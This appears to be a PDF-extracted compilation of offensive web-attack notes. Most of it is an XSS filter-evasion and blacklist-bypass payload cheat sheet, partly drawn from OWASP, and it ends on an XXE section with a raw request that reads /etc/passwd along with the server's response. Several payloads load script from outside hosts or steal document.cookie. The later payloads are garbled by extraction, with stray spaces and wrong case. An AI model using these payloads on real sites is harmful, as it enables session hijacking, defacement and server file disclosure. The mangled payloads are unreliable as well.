
Reusing a style from the included CSS.

[http://brutelogic.com.br/webgun/test.php?p=<brute id=test onmouseover=alert\(1\)>AAAA](http://brutelogic.com.br/webgun/test.php?p=<brute id=test onmouseover=alert(1)>AAAA)

[Try it.](#)

Actually it highly depends on the context of the injection and the design of the pages existing in the CSS declarations. But we can be able to break out of the current HTML context by closing tags, if there's no filter escaping the slashes.

The same can be applied to existing javascript functions and variables: you can call it from inside your payload. In the next example, we will see an alert being performed by calling an existing "pop" function:



Reusing a function from the included js.

[http://brutelogic.com.br/webgun/test.php?p=<brute onmouseover=pop\(1\)>AAAA](http://brutelogic.com.br/webgun/test.php?p=<brute onmouseover=pop(1)>AAAA)

[Try it.](#)

It's important to remember that we are not restricted to external files: these can also appear in the source, in a <style> or in a <script> section.

These are very simple examples for easier understanding and mind opening: in real world this kind of exploitation will be very specific, including ones based in javascript libraries like jquery.

XSS: Cross-site Scripting: Contexts!

Throughout these examples I'll use the following page HTML and I'll move the reflection point around to show the different places you often find XSS and the characters needed for each context. The four areas of reflection have been highlighted in blue. The page could be generated with a URL along the lines

of: <http://xss.example.com/page?id=foo&name=Holly&greenting=Hello&profile=%2Fprofile%3Fid%3D132>

```
<html><body>
<div id="foo">
<p>Hello <script>document.write('Holly!')</script></p>
<a href="/profile?id=132">Profile</a>
</div>
</body></html>
```

1. Within the page body

```
<html><body>
<div id="foo">
<p>Hello <script>alert(1)</script><script>document.write('Holly!')</script></p>
<a href="/profile?id=132">Profile</a>
</div>
</body></html>
```

2. Within a HTML tag

```
<html><body>
<div id="" onmouseover=alert(1) ">
<p>Hello <script>document.write('Holly!')</script></p>
<a href="/profile?id=132">Profile</a>
</div>
</body></html>
```

3. Within an a HREF attribute

```
<html><body>
<div id="foo">
<p>Hello <script>document.write('Holly!')</script></p>
<a href="javascript:alert(1)">Profile</a>
</div>
</body></html>
```


The above reflection point is an interesting one because in this context the normally recommended fix of HTML entity encoding won't work as the browser will entity decode anything within a HREF attribute! Additionally an attacker could simply replace the URL that the developer intended the link to point to with a link to a malicious site, causing a redirection if the user clicked the affected link. The lesson here is don't allow reflection into the base of a HREF!

4. Within an existing script

```
<html><body>
<div id="foo">
<p>Hello <script>document.write('');alert(1);//')</script></p>
<a href="/profile?id=132">Profile</a>
</div>
</body></html>
```

So as you can see there are plenty of places where an attacker can successfully get XSS payloads to fire without the requirement for < and > characters, with payloads such as ');alert(1);// it's important to remember that all dangerous characters should be encoded to prevent attacks. This should include

```
< > " ' / ;
```

XSS Payloads Cheat Sheet

XSS Locator (short)

If you don't have much space and know there is no vulnerable JavaScript on the page, this string is a nice compact XSS injection check. View source after injecting it and look for <XSS verses <XSS to see if it is vulnerable:

```
";!--"<XSS>=&{() }
```

No Filter Evasion

This is a normal XSS JavaScript injection, and most likely to get caught but I suggest trying it first (the quotes are not required in any modern browser so they are omitted here):

```
<SCRIPT SRC=http://xss.rocks/xss.js></SCRIPT>
```

Filter bypass based polyglot

```
""><marquee><img src=x onerror=confirm(1)></marquee>"></plaintext\></\\><plaintext/onmouseover=prompt(1)>  
<script>prompt(1)</script>@gmail.com<isindex formaction=javascript:alert(/XSS/) type=submit>'-->"></script>  
<script>alert(document.cookie)</script>">  
<img/id="confirm&lpar;1)"/alt="/"src="/"onerror=eval(id)>'>  

```

Image XSS using the JavaScript directive

Image XSS using the JavaScript directive (IE7.0 doesn't support the JavaScript directive in context of an image, but it does in other contexts, but the following show the principles that would work in other tags as well:

```
<IMG SRC="javascript:alert('XSS');">
```

No quotes and no semicolon

```
<IMG SRC=javascript:alert('XSS')>
```

Case insensitive XSS attack vector

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

HTML entities

The semicolons are required for this to work:

```
<IMG SRC=javascript:alert("XSS")>
```

Grave accent obfuscation

If you need to use both double and single quotes you can use a grave accent to encapsulate the JavaScript string – this is also useful because lots of cross site scripting filters don't know about grave accents:

```
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
```

Malformed A tags

Skip the HREF attribute and get to the meat of the XSS... Submitted by David Cross ~ Verified on Chrome

```
<a onmouseover="alert(document.cookie)">xss link</a>
```

or Chrome loves to replace missing quotes for you... if you ever get stuck just leave them off and Chrome will put them in the right place and fix your missing quotes on a URL or script.

```
<a onmouseover=alert(document.cookie)>xss link</a>
```

Malformed IMG tags

Originally found by Begeek (but cleaned up and shortened to work in all browsers), this XSS vector uses the relaxed rendering engine to create our XSS vector within an IMG tag that should be encapsulated within quotes. I assume this was originally meant to correct sloppy coding. This would make it significantly more difficult to correctly parse apart an HTML tag:

```
<IMG """"><SCRIPT>alert("XSS")</SCRIPT>">
```

fromCharCode

If no quotes of any kind are allowed you can eval() a fromCharCode in JavaScript to create any XSS vector you need:

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

Default SRC tag to get past filters that check SRC domain

This will bypass most SRC domain filters. Inserting javascript in an event method will also apply to any HTML tag type injection that uses elements like Form, Iframe, Input, Embed etc. It will also allow any relevant event for the tag type to be substituted like onblur, onclick giving you an extensive amount of variations for many injections listed here. Submitted by David Cross .

Edited by Abdullah Hussam(@Abdulahhusam).

```
<IMG SRC=# onmouseover="alert('xxs')">
```

Default SRC tag by leaving it empty

```
<IMG SRC= onmouseover="alert('xxs')">
```

Default SRC tag by leaving it out entirely

```
<IMG onmouseover="alert('xxs')">
```

On error alert

```
<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
```

IMG onerror and javascript alert encode

```
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
```

Decimal HTML character references

all of the XSS examples that use a javascript: directive inside of an <IMG tag will not work in Firefox or Netscape 8.1+ in the Gecko rendering engine mode).

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

Decimal HTML character references without trailing semicolons

This is often effective in XSS that attempts to look for “&#XX;”, since most people don’t know about padding – up to 7 numeric characters total. This is also useful against people who decode against strings like \$tmp_string =~ s/.*\&#(\d+);.*\$/1/; which incorrectly assumes a semicolon is required to terminate a html encoded string (I’ve seen this in the wild):

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

Hexadecimal HTML character references without trailing semicolons

This is also a viable XSS attack against the above string \$tmp_string =~ s/.*\&#(\d+);.*\$/1/; which assumes that there is a numeric character following the pound symbol – which is not true with hex HTML characters).

```
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Embedded tab

Used to break up the cross site scripting attack:

```
<IMG SRC="jav          ascript:alert('XSS');">
```

Embedded Encoded tab

Use this one to break up XSS :

```
<IMG SRC="jav&#x09;ascript:alert('XSS');">
```

Embedded newline to break up XSS

Some websites claim that any of the chars 09-13 (decimal) will work for this attack. That is incorrect. Only 09 (horizontal tab), 10 (newline) and 13 (carriage return) work. See the ascii chart for more details. The following four XSS examples illustrate this vector:

```
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

Embedded carriage return to break up XSS

(Note: with the above I am making these strings longer than they have to be because the zeros could be omitted. Often I've seen filters that assume the hex and dec encoding has to be two or three characters. The real rule is 1-7 characters.):

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
```

Null breaks up JavaScript directive

Null chars also work as XSS vectors but not like above, you need to inject them directly using something like Burp Proxy or use %00 in the URL string or if you want to write your own injection tool you can either use vim (^V^@ will produce a null) or the following program to generate it into a text file. Okay, I lied again, older versions of Opera (circa 7.11 on Windows) were vulnerable to one additional char 173 (the soft hyphen control char). But the null char %00 is much more useful and helped me bypass certain real world filters with a variation on this example:

```
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
```

Spaces and meta chars before the JavaScript in images for XSS

This is useful if the pattern match doesn't take into account spaces in the word "javascript:" -which is correct since that won't render- and makes the false assumption that you can't have a space between the quote and the "javascript:" keyword. The actual reality is you can have any char from 1-32 in decimal:

```
<IMG SRC=" &#14; javascript:alert('XSS');">
```

Non-alpha-non-digit XSS

The Firefox HTML parser assumes a non-alpha-non-digit is not valid after an HTML keyword and therefore considers it to be a whitespace or non-valid token after an HTML tag. The problem is that some XSS filters assume that the tag they are looking for is broken up by whitespace. For example "<SCRIPT\s" != "<SCRIPT/XSS\s":

```
<SCRIPT/XSS SRC="http://xss.rocks/xss.js"></SCRIPT>
```

Based on the same idea as above, however, expanded on it, using Rnake fuzzer. The Gecko rendering engine allows for any character other than letters, numbers or encapsulation chars (like quotes, angle brackets, etc...) between the event handler and the equals sign, making it easier to bypass cross site scripting blocks. Note that this also applies to the grave accent char as seen here:

```
<BODY onload!#$%&()*~+-_.,:;?@[/\]^`=alert("XSS")>
```

Yair Amit brought this to my attention that there is slightly different behavior between the IE and Gecko rendering engines that allows just a slash between the tag and the parameter with no spaces. This could be useful if the system does not allow spaces.

```
<SCRIPT/SRC="http://xss.rocks/xss.js"></SCRIPT>
```

Extraneous open brackets

Submitted by Franz Sedlmaier, this XSS vector could defeat certain detection engines that work by first using matching pairs of open and close angle brackets and then by doing a comparison of the tag inside, instead of a more efficient algorithm like Boyer-Moore that looks for entire string matches of the open angle bracket and associated tag (post de-obfuscation, of course). The double slash comments out the ending extraneous bracket to suppress a JavaScript error:

```
<<SCRIPT>alert("XSS");//<</SCRIPT>
```

No closing script tags

In Firefox and Netscape 8.1 in the Gecko rendering engine mode you don't actually need the "></SCRIPT>" portion of this Cross Site Scripting vector. Firefox assumes it's safe to close the HTML tag and add closing tags for you. How thoughtful! Unlike the next one, which doesn't affect Firefox, this does not require any additional HTML below it. You can add quotes if you need to, but they're not needed generally, although beware, I have no idea what the HTML will end up looking like once this is injected:

```
<SCRIPT SRC=http://xss.rocks/xss.js?< B >
```

Protocol resolution in script tags

This particular variant was submitted by Łukasz Pilorz and was based partially off of Ozh's protocol resolution bypass below. This cross site scripting example works in IE,

Netscape in IE rendering mode and Opera if you add in a `</SCRIPT>` tag at the end. However, this is especially useful where space is an issue, and of course, the shorter your domain, the better. The “.j” is valid, regardless of the encoding type because the browser knows it in context of a `SCRIPT` tag.

```
<SCRIPT SRC=//xss.rocks/.j>
```

Half open HTML/JavaScript XSS vector

Unlike Firefox the IE rendering engine doesn't add extra data to your page, but it does allow the `javascript:` directive in images. This is useful as a vector because it doesn't require a close angle bracket. This assumes there is any HTML tag below where you are injecting this cross site scripting vector. Even though there is no close “>” tag the tags below it will close it. A note: this does mess up the HTML, depending on what HTML is beneath it. It gets around the following NIDS regex: `/((\%3D)|(\%3D=))[\^\\n]*((\%3C)|<)[\^\\n]+((\%3E)|>)/` because it doesn't require the end “>”. As a side note, this was also effective against a real world XSS filter I came across using an open ended `<IFRAME` tag instead of an `<IMG` tag:

```
<IMG SRC="javascript:alert('XSS')"
```

Double open angle brackets

Using an open angle bracket at the end of the vector instead of a close angle bracket causes different behavior in Netscape Gecko rendering. Without it, Firefox will work but Netscape won't:

```
<iframe src=http://xss.rocks/scriptlet.html <
```

Escaping JavaScript escapes

When the application is written to output some user information inside of a JavaScript like the following: `<SCRIPT>var a="$ENV{QUERY_STRING}";</SCRIPT>` and you want to inject your own JavaScript into it but the server side application escapes certain quotes you can circumvent that by escaping their escape character. When this gets injected it will read `<SCRIPT>var a="\"";alert('XSS');//\"</SCRIPT>` which ends up un-escaping the double quote and causing the Cross Site Scripting vector to fire. The XSS locator uses this method.:


```
\";alert('XSS');//
```

An alternative, if correct JSON or Javascript escaping has been applied to the embedded data but not HTML encoding, is to finish the script block and start your own:

```
</script><script>alert('XSS');</script>
```

End title tag

This is a simple XSS vector that closes <TITLE> tags, which can encapsulate the malicious cross site scripting attack:

```
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

INPUT image

```
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

BODY image

```
<BODY BACKGROUND="javascript:alert('XSS')">
```

IMG Dynsrc

```
<IMG DYNsrc="javascript:alert('XSS')">
```

IMG lowsrc

```
<IMG LOWsrc="javascript:alert('XSS')">
```

List-style-image

Fairly esoteric issue dealing with embedding images for bulleted lists. This will only work in the IE rendering engine because of the JavaScript directive. Not a particularly useful cross site scripting vector:

```
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
```

VBscript in an image

```
<IMG SRC='vbscript:msgbox("XSS")'>
```

Livescript (older versions of Netscape only)

```
<IMG SRC="livescript:[code]">
```

SVG object tag

```
<svg/onload=alert('XSS')>
```

ECMAScript 6

```
Set.constructor`alert\x28document.domain\x29``
```

BODY tag

Method doesn't require using any variants of "javascript:" or "<SCRIPT..." to accomplish the XSS attack). Dan Crowley additionally noted that you can put a space before the equals sign ("onload=" != "onload ="):

```
<BODY ONLOAD=alert('XSS')>
```

take from

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet



Bypassing Blacklists

Most of the sites are done using blacklists to filter, there are three ways to bypass blacklist tests:

- 1> A violent test (input large amounts of payload, see return results)
- 2> according to the regular projections
- 3> using a browser bug

Preliminary tests

- 1) try to insert more normal HTML tags, such as: , <i>, <u> look at the situation return to the page is like, whether HTML coding, or the label is filtered.
- 2) Try to insert tags are not closed, for example: <b, <i, <u, <marquee and then look back a response, whether open label also has filtering.
- 3) Then test of several XSS payload, basically all the xss filter will be filtered:

```
<Script> alert (1); </ script>  
<Script> prompt (1); </ script>  
<Script> confirm (1); </ script>  
<Scriptsrc = "http://rhainfosec.com/evil.js">
```

See returns response is filtered all, or only a portion of the filter, if also left alert, prompt, confirm the characters, then try the case of a combination of:

```
<ScRiPt> alert (1); </ scrIPt>
```

- 4) If the filter is only the <script> and </ script> tag filtered out, then you can use

```
<Scr <script> ipt> alert (1) </ scr <script> ipt>
```

The way to get around, so that when the <script> tag is filtered out, leaving just combined to form a full payload.

- 5) with <a href tag to test to see if the response is returned

```
<a href="http://www.google.com"> Clickme </a>
```

<A href tag is being filtered by the filter if href whether data is filtered in

If no data is filtered, insert the javascript protocol to see:

```
<a href="javascript:alert(1)"> Clickme </a>
```

Whether to return an error if javascript entire contents of the agreement have been filtered out, or just filter under the javascript character case conversion attempt

Continue to test events trigger the execution of javascript:

```
<a href="rhainfosec.com" onmouseover=alert(1)> ClickHere </a>
```

To see whether the onmouseover event is filtered. Testing an invalid event, watching filtering rules:

```
<a href="http://www.madleets.com" onclimbatree=alert(1)> ClickHere </a>
```

Is a complete return to it, or just like onmouseover is blown away.

If it is full, then it is returned, it means, do a blacklist of events, but in HTML5, there are more than 150 kinds of ways to execute javascript code to test a rare event event:

```
<Body / onhashchange = alert (1)> <a href=#> clickit
```

Test other tag

The next test other tag with attributes

Src attribute

```
<Img src = x onerror = prompt (1);>  
<Img / src = aaa.jpg onerror = prompt (1);>  
<Video src = x onerror = prompt (1);>  
<Audio src = x onerror = prompt (1);>
```

iframe tag

```
<Iframe src = "javascript: alert (2)">  
<Iframe / src = "data: text & sol; html; & Tab; base64 & NewLine,,  
PGJvZHkgb25sb2FkPWFsZXJoKDEpPg ==">
```

embed tag

```
<Embed / src = // goo.gl/nlXoP>
```

action attribute

Use <form, <isindex other labels in the action attribute execute javascript

```
<Form action = "Javascript: alert (1)"> <input type = submit>  
<Isindex action = "javascript: alert (1)" type = image>  
<Isindex action = j & Tab; a & Tab; vas & Tab; c & Tab; r & Tab; ipt: alert (1) type = image>  
<Isindex action = data: text / html, type = image>  
<Formaction = 'data: text & sol; html, & lt; script & gt; alert (1) & lt / script & gt;'> <button>  
CLICK
```

formation property

```
<Isindexformation = "javascript: alert (1)" type = image>  
<Input type = "image" formation = JaVaScript: alert (0)>  
<Form> <button formation = javascript & colon; alert (1)> CLICKME
```

background properties

```
<Table background = javascript: alert (1)> </ table> // effective in Opera 10.5 and IE6
```

poster Properties

```
<Video poster = javascript: alert (1) //> </ video> // Opera 10.5 or less effective
```

data attributes

```
<Object data = "data: text / html; base64,  
PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4 =">  
<Object / data = // goo.gl/nlXoP?
```

code attribute

```
<Applet code = "javascript: confirm (document.cookie);"> // Firefox effective  
<Embed code = "http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess = always>
```

Event triggers

```
<Svg / onload = prompt (1);>  
<Marquee / onstart = confirm (2)> /  
<Body onload = prompt (1);>  
<Select autofocus onfocus = alert (1)>  
<Textarea autofocus onfocus = alert (1)>  
<Keygen autofocus onfocus = alert (1)>  
<Video> <source onerror = "javascript: alert (1)">
```

The shortest test vectors

```
<Q / oncut = open ()>  
<Q / oncut = alert (1)> // in place to limit the length of a very effective
```

Nesting

```
<Marquee <marquee / onstart = confirm (2)> / onstart = confirm (1)>  
<Bodylanguage = vbsonload = alert-1 // IE8 effective  
<Command onmouseover  
= "\ X6A \ x61 \ x76 \ x61 \ x53 \ x43 \ x52 \ x49 \ x50 \ x54 \ x26 \ x63 \ x6F \ x6C \ x6F \ x6E \ x3B \ x63 \ x6F \ x6E \ x6 6 \ x69 \ x72 \ x6D \ x26 \ x6C \ x70 \ x61 \ x72 \ x3B \ x31 \ x26 \ x72 \ x70 \ x61 \ x72 \ x3B "> Save </ command> // IE8 effective
```

Under the circumstances the filter brackets

When the brackets are filtered when you can use the throw to bypass

```
<a onmouseover="javascript:window.onerror=alert;throw 1>  
<img src = x onerror = "javascript: window.onerror = alert; throw 1">
```

These two test vectors in Chrome with IE on top there will be a "uncaught" error, you can use the following vectors:

```
<Body / onload = javascript: window.onerror = eval; throw '= alert \ x281 \ x29';>
```

expression attribute

```
<img style = "xss: expression (alert (0))"> // IE7 following  
<Div style = "color: rgb (" & # 0; x: expression (alert (1))"> </ div> // IE7 following  
<Style> #test {x: expression (alert (/ XSS /))} </ style> // IE7 following
```

location attribute

```
<a onmouseover=location='javascript:alert(1)'> click  
<Body onfocus = "loaction = 'javascript: alert (1)'"> 123
```

Some other payload

```
<Meta http-equiv = "refresh" content = "0; url = // goo.gl/nlXoP">  
<Meta http-equiv = "refresh" content = "0; javascript & colon; alert (1)" />  
<Svg xmlns = "http://www.w3.org/2000/svg"> <g onload = "javascript: \ u0061lert (1);"> </ g> </ svg>  
<Svg xmlns: xlink = "http://www.w3.org/1999/xlink"> <a> <circle r = 100 /> <animate attributeName = "xlink: href" values = "; javascript: alert (1 )" begin = " os "dur = " 0.1s "fill = " freeze "/>  
<Svg> <![CDATA [> <imagexlink: href = "]]> <img / src = xx: xonerror = alert (2) // "> </ svg>
```

```
<Meta content = "& NewLine; 1 & NewLine ;; JAVASCRIPT & colon; alert (1)" http-equiv = "refresh" />
<Math> <a xlink:href="//jsfiddle.net/t846h/"> click
```

When = ();: When is filtered

```
<Svg> <script> alert & # 40/1 / & # 41 </ script> // pass to kill all browsers
```

opera can not close

```
<Svg> <script> alert & # 40 1 & # 41 // Opera to be investigated
```

Entity encoding

In many cases the entity will be encoded input data WAF users,

javascript is a very flexible language, you can use a lot of coding, such as Hex, Unicode and HTML. However, these codes can also be used in which position provisions:

Attributes:

```
href =
action =
formaction =
location =
on * =
name =
background =
poster =
src =
code =
```

Supported encoding: HTML, octal, decimal, hexadecimal and Unicode

Attributes:

```
data =
```

Supported encoding: base64

Filtering based on context

WAF biggest problem is that I do not know the context of the output of the position, resulting in specific environments can be bypassed.

Enter in the property

```
<Input value = "XSStest" type = text>
```

Controllable position XSS test, you can use

```
"> <img src = x onerror = prompt (0);>
```

If `<>` is filtered, then you can be replaced

```
"Autofocus onfocus = alert (1) //
```

Similarly there are many other payloads:

```
"Onmouseover = " prompt (0) x = "  
"Onfocusin = alert (1) autofocus x = "  
"Onfocusout = alert (1) autofocus x = "  
"Onblur = alert (1) autofocus a = "
```

Enter the script tag

For example:

```
<Script>  
Var x = "Input";  
</ Script>
```

Controllable position Input, you can close the script tag to insert the code, but also we just closed the double quotes can execute js code

```
"; Alert (1) //
```

The end result is

```
<Script>  
Var x = ""; alert (1) //  
</ Script>
```

Unconventional event listener

For example:

```
"; Document.body.addEventListener (" DOMActivate ", alert (1)) //  
"; Document.body.addEventListener (" DOMActivate ", prompt (1)) //  
"; Document.body.addEventListener (" DOMActivate ", confirm (1)) //
```

The following are some of the same categories:

```
DOMAttrModified  
DOMCharacterDataModified  
DOMFocusIn
```


DOMFocusOut
DOMMouseScroll
DOMNodeInserted
DOMNodeInsertedIntoDocument
DOMNodeRemoved
DOMNodeRemovedFromDocument
DOMSubtreeModified

HREF content controllable

For example:

```
<a href="Userinput"> Click </a>
```

Controllable is Userinput where we need to do is enter the javascript code like:

```
javascript: alert (1) //
```

Finally, the combination of:

```
<a href="javascript:alert(1)//"> Click </a>
```

Transform

URL encoded using HTML entities to bypass the blacklist, href where the entity will automatically decode, if all else fails, you can try using vbscript in IE10 below are valid, or use the data protocol.

JavaScript transformation

When using the javascript protocol can use examples:

```
javascript & # 00058; alert (1)  
javaSCRIPT & colon; alert (1)  
JaVaScRipT: alert (1)  
javas & Tab; cript: \ u0061lert (1);  
javascript: \ u0061lert & # x28; 1 & # x29  
javascript & # x3A; alert & lpar; document & period; cookie & rpar;
```

Vbscript transformation

```
vbscript: alert (1);  
vbscript & # 00058; alert (1);  
vbscr & Tab; ipt: alert (1) "  
Data URI  
data: text / html; base64, PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg ==
```

JSON

When you enter will be displayed in the encodeURIComponent them, it is very easy to insert xss code

```
encodeURIComponent('userinput')
```

userinput at controllable, test code:

```
-alert (1) -  
-prompt (1) -  
-confirm (1) -
```

The end result:

```
encodeURIComponent("- alert (1) -")  
encodeURIComponent("- prompt (1) -")
```

SVG tag

When returning results when the svg tag, there will be a feature

```
<Svg> <script> varmyvar = "YourInput"; </ script> </ svg>
```

YourInput controllable input

```
www.site.com/test.php?var=text";aler
```



```
t(1)//
```

If the "coding some he is still able to perform:

```
<Svg> <script> varmyvar = "text & quot ;; alert (1) //"; </ script> </ svg>
```

Browser bug

Charset bug in IE appear many times, the first one is UTF-7, but this is only available in previous versions, you can now discuss the javascript executed in a browser now among.

```
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v=XSS
```

This page which we controlled the character set of the current page, when our regular tests:

```
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v="><img src = x onerror = prompt (0);>
```

Return result can be seen in double quotes were coded:

```
<Html>  
<Meta charset = "utf-8"> </ meta>  
<Body>  
<Input type = "text" value = "& quot; & gt; & lt; img src = x onerror = prompt (0); & gt;"> </  
input>  
</ Body>  
</ Html>
```

Set the character set is UTF-32:

```
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-  
32&v=%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)% E3% B0% 80 / script% E3%  
B8% 80
```

The above can be performed successfully in IE9 and below.

Use 0 bytes bypass:

```
<Scri% oopt> alert (1); </ scri% oopt>  
<Scri \ xoopt> alert (1); </ scri% oopt>  
<S% ooc% oor% oo% ooip% oot> confirm (0); </ s% ooc% oor% oo% ooip% oot>
```

🐼 THE END 🐼

XXE Theory (New Bug Bountry Method)

XXE Injection

3 WAYS THAT AN XXE INJECTION ATTACK COULD HIT YOU HARD!

```
<?XML VERSION = "1.0" ENCODING = 'UTF -8'?>  
<VULNERABILITY>  
  <NAME>XXE INJECTION </NAME>  
  <UNDERDOG_QUOTIENT>HIGH</UNDERDOG_QUOTIENT>  
</VULNERABILITY>
```

WHAT IS AN XXE?

An XML External Entity (XXE) injection is a serious flaw that allows an attacker to read local files on the server, access internal networks, scan internal ports, or execute commands on a remote server. It targets applications that parse XMLs.

This attack occurs when an XML input containing references to an external entity is processed by a weakly configured XML parser. The attacker takes advantage of it by embedding malicious inline DOCTYPE definition in the XML data. When the web server processes the malicious XML input, the entities are expanded, which results in potentially gaining access to a web server's file system, remote file system access, or establishing connections to arbitrary hosts over HTTP/HTTPS.

EXAMPLE ATTACK SCENARIOS

1. Local file hijack from server

2. Access Server files through File Upload functionality
3. DOS attack with Recursive Entity Expansion

Attack Scenario 1 : Local File Hijack from Server

When the attacker sends the malformed XML payload in the request, the server processes this payload and sends back a response with sensitive information, such as local files of the server, application configuration files, internal network details and so on.

In few cases upon submitting the HTTP request with the crafted XXE payload, the server responded with the `/etc/passwd/` of the server.

Request

RawParamsHeadersHexXML

POST /XXE/xxe-2.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:57.0)
Gecko/20100101 Firefox/57.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/XXE/xxe-1.php
Content-type: text/xml; charset=UTF-8
Content-Length: 148
Cookie: PHPSESSID=u6cc27751ntjubt6vbb2Suhu15
Connection: close

<?xml version="1.0"?>
<!DOCTYPE r [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
>
</reset><login>Kumar &xxe;</login><secret>Das </secret></reset>

Response

RawHeadersHex

HTTP/1.1 200 OK
Date: Fri, 05 Jan 2018 06:05:23 GMT
Server: Apache/2.4.23 (Unix) OpenSSL/1.0.1k
X-Powered-By: PHP/5.6.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2521
Connection: close
Content-Type: text/html; charset=UTF-8

Kumar root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

Snapshot 1 : HTTP Request with a malicious INLINE DOCTYPE definition - with the corresponding response

However, in many cases, the server may not send back a response. The other way an attacker can exploit this is by including the URL (attacker-controlled server) in the XXE payload. When the server parses the payload, it makes an additional call to the attacker-controlled server, thereby an attacker listens to the victim's server and captures information such as local files, server configuration files, and other server details.

